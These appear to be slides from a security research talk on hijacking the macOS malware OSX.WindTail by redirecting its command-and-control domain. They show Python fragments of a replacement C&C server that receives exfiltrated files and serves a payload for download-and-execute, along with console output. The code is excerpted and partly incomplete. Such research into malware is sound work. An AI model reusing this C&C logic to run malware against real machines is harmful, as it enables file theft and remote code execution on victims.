dylib: swapping C&C server addr!  
flux2key.com -> "ourServer.com"
```




OSX.WINDTAIL

custom C&C server: file exfiltration



```
01  from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer  
02  
03  def run(server_class=HTTPServer, handler_class=Handler):  
04      httpd = server_class(('', 80), handler_class)  
05      httpd.serve_forever()  
06  
07  class Handler(BaseHTTPRequestHandler):  
08  
09      def do_POST(self):  
10          boundary = self.headers.plisttext.split("=")[1]  
11          remainbytes = int(self.headers['content-length'])  
12  
13          fn = re.findall(r'.*name="vast"; filename="(.*)"', line)  
14          fn = os.path.join('/tmp/exfil', fn[0])  
15  
16          out = open(fn, 'wb')  
17          out.write(self.rfile.readline())
```

c&c logic: file exfil




```
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...
```

OSX.WINDTAIL

custom C&C server: download & execute


```
01 def do_GET(self):  
02     #request for file name  
03     if 'runs=tup' in self.path:  
04         self.wfile.write('update.zip')  
05     #request for file contents  
06     elif 'update.zip' in self.path:  
07         with open('update.zip', mode='rb') as file:  
08             self.wfile.write(file.read())
```

C&C logic: download & execute



- 1 request: file name
(we pass back "update.zip")
- 2 request: file contents





```
[sh-3.2# python server.py
Starting OSX.WindTail C&C Server...
```


OSX.WINDTAIL

